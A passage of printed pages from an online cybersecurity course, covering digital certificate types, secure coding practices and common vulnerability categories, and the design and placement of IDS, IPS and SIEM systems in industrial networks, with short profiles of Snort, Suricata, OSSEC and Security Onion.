A Certificate Authority certificate is a digital credential that validates the identity of the Certificate Authority (CA) that owns the certificate.

- **User certificates**

A user certificate is a digital credential that validates the identity of the client or user that owns the certificate.

- **Server or client certificates**

A server or client certificate is a digital credential that identifies the server or client application that uses the certificate for secure communications. Server or client certificates contain identifying information about the organization that owns the application. The certificate also contains the system's public key. A server must have a digital certificate to use the Secure Sockets Layer (SSL) for secure communications. Applications that support digital certificates can examine a server's certificate to verify the identity of the server when the client accesses the server.

- **Object signing certificates**

An object signing certificate is a certificate that you use to digitally "sign" an object. By signing the object, you provide a means by which you can verify both the object's integrity and the origination or ownership of the object.

Other examples of logical access controls are network firewalls, access control lists and data encryption.

Secure coding

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Secure coding

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:47 PM

Table of contents

1. Secure coding
2. Security vulnerabilities that affect code
3. Best Practices for securing code

1. Secure coding

Secure coding is a set of practices that **applies security considerations to how software will be coded and encrypted to best defend against cyber attack or vulnerabilities**. Defects, bugs, and logic flaws are the primary cause of commonly exploited software vulnerabilities, and security professionals have discovered that most vulnerabilities stem from a relatively small number of common software programming errors. **Secure coding standards** introduce safeguards that reduce or eliminate the risk of leaving security vulnerabilities in code.

After defining a project and its requirements for both users and systems, considerations on best practices and plans for secure code are determined and implemented with these requisites in mind.

Secure code will help to **prevent many cyber-attacks from happening because it removes the vulnerabilities many exploits rely on**. If your software has a security vulnerability it can be exploited. The WannaCry ransomware attack of 2017, exploited a Windows protocol vulnerability.

2. Security vulnerabilities that affect code

1. [Insufficient Logging and Monitoring](#): Insufficient logging and monitoring processes are dangerous. This leaves your data vulnerable to tampering, extraction, or even destruction.
2. [Injection Flaws](#): Injection flaws occur when untrusted data is sent as part of a command or query. The attack can then trick the targeted system into executing unintended commands.
3. [Sensitive Data Exposure](#): Sensitive data — such as addresses, passwords, and account numbers — must be properly protected.
4. [Using Components with Known Vulnerabilities](#): Components are made up of libraries, frameworks, and other software modules. Often, the components run on the same privileges as your application. If a component is vulnerable, it can be exploited by an untrustworthy agent.
5. [Cross-Site Scripting \(XSS\)](#): Untrustworthy agents can take advantage of cross-site scripting flaws to execute their own scripts in the targeted system.
6. [Broken Authentication](#): Authentication and session management application functions need to be implemented correctly. If they aren't, it creates a software vulnerability that can be exploited by untrustworthy agents to gain access to personal information.
7. [Broken Access Control](#): User restrictions must be properly enforced.
8. [XML External Entities \(XXE\)](#): XML is a popular data format that is used in web services, documents, and image files. You need an XML parser to understand XML data. But if it's poorly configured and the XML input that contains a reference to an external entity, it's dangerous.
9. [Security Misconfiguration](#): Security misconfigurations can be a result of: Insecure default configurations, Incomplete configurations, misconfigured HTTP headers or detailed error messages that contain sensitive information.
10. Insecure Deserialization: Deserialization flaws often result in remote code execution.

3. Best Practices for securing code

- 1. Data input validation:** This covers numerous aspects of data source and data validation. For example, the length and date range of a piece of data. Data validation checks help to secure web applications from cyber-attacks.
- 2. Authentication and password management:** Coding also involves software architecture.
- 3. Cryptographic Practices:** The guide suggests that any cryptographic modules used, be FIPS 140-2 or an equivalent standard compliant.
- 4. Error Handling and Logging:** This is a crucial area and one that if not coded securely can leak data.
- 5. Data Protection:** The guidelines for the protection of data include advice on storing passwords securely and how to avoid data leaks via HTTP GET.
- 6. Communication Security:** Advisories on how to protect data during transit, for example, using TLS connections.
- 7. Adopt a secure coding standard:** Develop and/or apply a secure coding standard for your target development language and platform.

The best way to ensure secure coding is to use a [source code analyzer](#). Source code analysis is a method of debugging by examining source code before a program is run. It's done by analyzing a set of code against a set (or multiple sets) of coding rules.

Source code analysis tools are also referred to as Static Application Security Testing tools or SAST tools.

In this link you can find some [free open source SAST tools](#). Each one includes:

- Fully documented rule enforcement and message interpretation.
- Extensive example code.
- Fully configurable rules processing.
- Compliance reports for security audits.

Anomaly monitoring and detection systems

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Anomaly monitoring and detection systems

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:48 PM

Table of contents

- 1. Anomaly monitoring and detection
- 2. Intrusion Detection Systems
- 3. Intrusion Prevention Systems
- 4. Security Information and Event Management systems
- 5. Security architecture of monitoring systems
 - 5.1. IDS
 - 5.2. IPS
 - 5.3. SIEM
 - 5.4. IDS+IPS+SIEM

1. Anomaly monitoring and detection

To understand **monitoring and detection** concepts we must know what a **log** is. A log is a record left by a computer system. For example: user accesses, deletion activities and changes made in the system. A typical log file has the following format, which answers the questions: when, what, and who.

```
Feb 13 19:45:05 ubuntu sshd [26999]: Accepted password for root from 192.168.1.3 port 10916 ssh2
```

With this information we can clearly see the activities that have been carried out in our systems and, therefore, with a little analysis we could detect strange and anomalous situations. This analysis could work in small environments with few systems, but what happens when we have multiple teams writing and recording logs? **Analysis of each log would become impossible**. We would not have the ability to analyze all of these systems. This is where **IDS, IPS and SIEM** systems come into play.

These systems have the ability to analyze a large number of log sources in order to find anomalies to **detect** - and report, in the case of IDS - or **prevent and respond**, in the case of IPS and SIEM.

Architectures, techniques and systems that detect and prevent improper access have been developed. This is how Intrusion Detection Systems (IDS) appear, with the main function of detecting anomalies and misuse (initially intended for the IT world). The current threats against **OT networks** make the use of these tools in industrial networks, **examining in detail the protocols and transmissions circulating on the network**.

Given the difficulty for IDS to react to intrusion alerts, it is developed Intrusion Prevention Systems (IPS) that are responsible for actively reacting to intrusions detected by the IDS. Today, the terms IDS and IPS are used interchangeably and the equipment is identical, simply changing the operating mode depending on the type of deployment and a few configuration parameters.

To further advance defense technology, Security Information and Event Management (SIEM) systems appear, which do not they depend on a single source of information - such as an IDS / IPS -. What's more to centralize information, they are able to relate (the verb correlate is often used in this context in IT) different sources to generate personalized alerts. These devices will provide the intelligence necessary to gradually reduce the number of false positives.

There is a certain advantage in using these systems that combine different types of learning and management, because in industrial networks stored events they tend to present less variability than in the IT world. For this reason, they can be more effective and detect fewer false positives.




Figure 5.5-1 IDS vs IPS comparison

2. Intrusion Detection Systems

It is an application used to **detect unauthorized access to a computer or a network**, that is, they are systems that monitor incoming traffic and check it against an updated database of signatures known attack numbers. In the event of any suspicious activity, they **issue an alert** to the system administrators who must take the appropriate measures.

These accesses can be sporadic attacks carried out by malicious users or repeated from time to time, launched with automatic tools. These systems only detect suspicious accesses by issuing anticipatory alerts of possible intrusions, but they **do not try to mitigate the intrusion**.

To detect intrusions in a system, IDSs use three types of information:

- A log of events
- The current configuration of the system
- Active system processes or rules

An IDS performs two fundamental tasks:

1. **Prevention:** Carried out using tools that listen to traffic on a network or computer called sensors and identify attacks applying rules, recognising smart patterns or techniques.
2. **Reaction:** try to detect intrusion patterns in traces of the network services or in system behaviour.

There are **statistical indicators** of sensitivity, specificity and precision that allow us to check the effectiveness of the IDS, based on the following concepts:

- True positives (TP): Existing and correctly detected intrusion.
- False positives (FP): Non-existent and incorrectly detected intrusion.
- False negatives (FN): Existing and undetected intrusion.
- True negatives (TN): No intrusion and none detected

There are several types of IDS:




Figure 5.5-2 IDS classification.

1. Focus-based

There are three groups:

a) Anomaly detection

It is necessary to define what the normal behaviour of a system is through learning its activities in order to classify behaviour that deviates from the normal and is suspicious. These systems are prone to false positives, which arise when an alert is issued for normal activity. They have the disadvantage of depending on the quality of the learning process.

There are three different technical areas to perform anomaly detection in a system

- Systems based on knowledge
- Systems based on statistical methods
- Systems based on automatic learning

b) Detection of incorrect uses (detection by signature/rule):

The detection systems based on inappropriate use monitor activities that occur in a system and compare them to a database of attack signatures. When an activity that coincides with these signatures is found, an alarm is generated.

c) Hybrids:

IDSs based on signatures are more reliable and provide better performance against known attacks but have a deficiency compared to new attacks. IDSs based on anomalies have the capacity to detect unknown attacks but their performance is inferior. Hybrid systems will be a mix of both and, therefore, can be adjusted to operate as both types of detectors, improving functionality, attack detection and performance.

2. Data origin based

Three types of IDS can be identified, based on the sources of information used:

a) HIDS (Host Intrusion Detection System)

It focuses on host-based detection of a single machine, looking at its audit logs. Some examples of HIDS: Ossec, Wazuh, Samhain.

b) NIDS (Network Intrusion Detection System)

It focuses on detection by monitoring the traffic of the network to which the hosts are connected. Some examples of NIDS: Snort, Suricata, Bro, Kismet.

c) IDS hybrids

Hybrid systems feature the best of both HIDS and NIDS. They allow for the local detection of the systems and a sensor on each segment of the network is responsible for supervision. Thus, they cover the needs of HIDS with those of the NIDS, allowing us to take full advantage of both architectures.




Figure 5.5-3 IDS based on the origin of data

3. Based on behaviour

a) Passive IDS:

These only notify the administrator of a network but do not act against an attack. They only process information in search of intrusions. Once one is detected, an alert is generated.

b) Active IDS:

It is a type of IDS called an Intrusion Prevention System (IPS). Unlike the IDS, this technology is not limited to listening to network traffic and sending alerts, but allows for rules to be established, like in firewalls, to stop intrusions.

The main advantage of an IDS system is that it **allows you to see what is happening on the network in real time** based on the information collected, recognize changes in documents and automate search patterns in data packets sent through the network.

Their main disadvantage is that these tools, especially in the case of passive ones, are **not designed to prevent or stop the attacks** they detect, they are also vulnerable to DDoS attacks that can cause the tool to be inoperative.

3. Intrusion Prevention Systems

It is a software used to **protect systems from attacks and intrusions**. These systems carry out a real-time analysis of the connections and protocols to determine if an incident is occurring or is going to occur, identifying attacks based on patterns, anomalies or suspicious behavior and **allowing control of access to the network**, implementing Policies that are **based on the content of the monitored traffic**, that is, the IPS, in addition to triggering alarms, **can drop packets and disconnect connections**. Thus, its action is preventive.

Many providers offer mixed products, calling them IPS / IDS, frequently integrating with firewalls and UTM (Unified Threat Management) that **control access based on rules on protocols and on the destination or origin of the traffic**.

IPS are similar in behaviour to firewalls, both take decisions on the acceptance of packets in a system. However, **firewalls base their decisions on the header** rows of incoming packets, network and transport layers, while **IPSs based their decisions on both the header row and the data contents of the packet**.

There are four IPS types:

- **NIPS**: Network-based, look for suspicious network traffic.
- **WIPS**: Wireless-based, they search the wireless network for suspicious traffic.
- **NBA**: Based on network behavior, they examine unusual traffic such as certain forms of malware, denial of service attacks, or security policy violations.
- **HIPS**: Look for suspicious activity on unique hosts.

A HIPS can maintain encrypted and unencrypted traffic equally, as it can analyse the data after they have been unencrypted in the host. On the other hand, a NIPS does not use the processor and the host memory. A NIPS can detect various events through the network and can react easily while with a HIPS it would take longer to inform a central engine and then inform the rest of the teams

The advantages of an IPS are:

- **Scalability** by managing a multitude of devices connected to the same network;
- **Preventive** protection by automatically checking for anomalous behavior through the use of pre-set rules;
- **Easy** installation, configuration and administration as a multitude of predefined configurations are available and centralize their management in one point, although it can be counterproductive for its scalability; /
- Defense against multiple attacks, such as intrusions, brute force attacks, malware infections or file system modifications, among others;
- Increased efficiency and security in preventing intrusions or attacks on the network.

Its disadvantages include the adverse effects that can occur in the event that a false positive is detected , if, for example, a policy of isolation of the machines on the network is executed or in the event of [DDoS or DDoS](#)- type [attacks](#). [DoS](#) that can render it unusable. For this reason, the use of an IPS in industrial control systems must be studied carefully or, in its absence a firewall with deep inspection of packets for greater security in communications can be used.

4. Security Information and Event Management systems

It is a **centralized hybrid solution** that encompasses security information management (Security Information Management) and event management (Security Event Manager). SIEM technology provides a **real-time analysis** of the security alerts generated by the different hardware and software devices on the network. It collects the **activity logs of different systems**, relates them and detects security events, that is, suspicious or unexpected activities that may lead to the start of an incident, discarding anomalous results, also known as false positives, and generating consistent responses based on the reports and evaluations it records, that is, it is a **tool in which information is centralized and is integrated with other threat detection tools**.

Among the advantages of having a SIEM are the **centralization** of information and events, that is, a common point of reference is provided. Centralization allows you to automate tasks, saving time and costs, monitoring events to detect security anomalies or viewing historical data over time. In addition, SIEM systems show the administrator the existence of vulnerabilities, as well as whether they are being exploited in attacks.

Its disadvantages in the event that a company department is in charge of its maintenance include its **high implementation costs**, a **long learning curve** due to having to train its own personnel for this task and limited integration with the rest of the system. In the event that this task is outsourced, there is a loss of control of the information generated or limited access to certain information and fatigue due to the high reception of notifications.

There are a number of difficulties to the implementation of an SIEM in an OT network:

- **Long life cycles:** The most common problem in industrial systems comes from the life cycle, often between 20 and 40 years, depending on the type of industry. Adding security elements to the network or computer can affect, modify or delay the communications signal of the PLC or other computers due to its low processing power. This can lead to certain problems in relation to compatibility and functioning between the computers of this network.
- **Provisions:** The computers found in industrial networks, along with the industrial devices themselves are usually outdated, not particularly powerful and not updated, with the bare capacities required for the assigned control tasks. A modern antivirus, IDS/IPL tools and others necessary for the processing of logs can lead to incompatibility, reduction of the power of devices or even general malfunction of the system.
- **Staff:** The employees and technical staff necessary for the management of SIEM applications must also have sufficient knowledge to understand the protocols and industrial network equipment to be able to correctly interpret the events generated.

To make SIEM function correctly so that it is efficient and effective for the companies requires a series of steps and measures to be taken into account:

- To **collect the events** from standard security sources.
- To enrich events with supplementary data from other sources.
- Apply global threat intelligence (**black lists**).
- **Correlate** the information collected.
- **Investigate** the events generated, performing monitoring and correlation.
- **Document** the actions to be carried out, the standard operating procedures, Service Level Agreements, incident tickets.
- **Incorporate new information** to the SIEM through the creation of white lists or new contents.

5. Security architecture of monitoring systems

The following base architecture is based on the proposal offered by the IEC standard 62443. It defines different areas associated with the levels into which it is divided an industrial control system. This architecture features a firewall-based segmentation to separate the control and corporate areas, also having two DMZs for the exchange of information between both zones.




Figure 5.5-4. Base architecture for a control system

5.1. IDS

The next architecture, presented in Figure 5.5.5, describes the placement of IDS type devices to monitor traffic within the control network. For that, all the traffic that passes through the router/switches is brought to the IDS sensor through mirror ports (mirror/SPAN). A probe is also added to receive information from firewalls and thus control the traffic exchanged with the corresponding network of the business area.

The IDS must also have the appropriate rules for generating the appropriate alerts that will be displayed to the corresponding security operator or administrator through the console.

The evolution of security architecture with IDS goes through blocking the traffic. But it is necessary that the sensor is placed in the middle of the traffic rather than bugging traffic through mirror ports (mirror/SPAN), as reflected in Figure 5.5.5.

The configuration of rules must be adequate to ensure that the flow of traffic and normal control is not interrupted and only intrusions and security failures are interrupted.




Figure 5.5-5: Security architecture with IDS

5.2. IPS

The location of IPS sensors is similar to that of IDS sensors and the functioning is exactly the same, generating an alert that will be displayed in the IPS console, as it is shown in Figure 5.5.6.




Figure 5.5-6: Security architecture with IPS

5.3. SIEM

Figure 5.5.7 represents the installation of an SIEM within the control systems. It must be taken into account that the SIEM is dedicated to collecting and managing the log events, so the sources of data emerge from all the devices. In this case, one must take care with the communications as all the devices must be able to send to event logs to the SIEM and this may lead to an overload of traffic on the network. The best way to resolve this overload is to avail of an exclusive network for the sending of these messages.




Figure 5.5-7 Security architecture with SIEM

5.4. IDS+IPS+SIEM

The final representation (Figure 5.5.8) shows the putting together of the three technologies within the architecture of a network control system. The IPS would remain for higher levels, controlling traffic exchanged between the control part and the business part. The IDS would manage traffic between the control network and the field, informing of possible anomalies in the traffic; and the SIEM would collect information from the largest possible number of devices, including processing devices and network elements as well as information from alerts from both the IDS and the IPS.

The red lines shown in the diagrams indicated the points where both IDS and IPS sensors connect to gather the traffic, constituting network connection. The monitoring network is used as a nexus between the IDS/IPS sensors and the central management nucleus and, for this reason, access to said network is not required for any architecture from any other part of the architecture.

The lines marked in green that end en the SIEM show where the information is obtained and not real network connections. The information will be sent through the existing connections, with the corresponding rules activated in firewalls (and in some cases in the IDS/IPS).




Figure 5.5-8. Unified architecture with IDS, IPS and SIEM

IDS/IPS and SIEM tools

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: IDS/IPS and SIEM tools

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:48 PM

Table of contents

1. Snort
2. Suricata
3. OSSEC
4. Security Onion

1. Snort

Snort is a free software "**sniffer**" built on **libpcap** and **tcpdump**, which allows for the capture of all traffic that reaches the equipment where it is installed. Snort is designed to be precise in the **logging** of activities in the network and continuously searches for possible coincidences between the flow of data and the attacks that are registered based on different rules.



Snort has a database of attacks that are constantly updated, which, moreover allows for addition or updating through the Internet. Users can create 'signatures' based on the characteristics of new network attacks and send them to the Snort sigs mailing list¹⁷. This community has turned Snort into one of the most popular, up to date and robust IDSs. Another of the most important features of Snort is that the main IDS/IPS manufacturers use it, and are able to use its signatures on almost any device.

2. Suricata

Suricata is the name of a **free software** project developed by the Open Information Security Foundation (OISF) community. It is an engine based on a set of **IDS/IPS rules to monitor traffic in the network** and **provide alerts** to the system administrator when an event is considered suspicious. It is designed to be compatible with other existing security components and, moreover, **accepts calls from other applications**.



Suricata can function as a real time IDS, IPS, network security monitor (NSM) or as a pcap final analyser (files with traffic captures).

The **network analysis function is based on rules and signatures**,

3. OSSEC

OSSEC is a **host-based IDS (HIDS)**. It performs log analysis, integrity checks and supervises the Windows event log, detects rootkits and issues alerts based on time and active response. Provides intrusion detection for most operating systems including Linux, OpenBSD, FreeBSD, OS X, Solaris and Windows. OSSEC has a centralised, multiplatform architecture that allows for various systems to be controlled and managed easily.

OSSEC is based on naming each host as a server or sensor, according to its characteristics. A sensor will be necessary in each area the network wants to inspect the network in search of threats and a server, at least to be able to read the data that reaches the sensors.




Figure 5.5-9. OSSEC Architecture

4. Security Onion

Security Onion is a **distribution of Linux** for the detection of intrusions and controlling network security and managing events. Created by Doug Burks, this distribution has been chosen for having the objective of anomaly monitoring and detection of security problems, given the quantity of free tools (Snort, Suricata, Bro, Sguil, Squert, Snorby, ELSA, Xplico, Network Miner, etc.) included within and its easy installation and start up.



The features of Security Onion make it suitable for being deployed in industrial networks, firstly due to the **low cost** of the solution and also because it has the capacity to **introduce defined rules in Snort to monitor industrial controls**.

Security Onion is fundamentally comprised of three basic functionalities:

- Capture of packets.
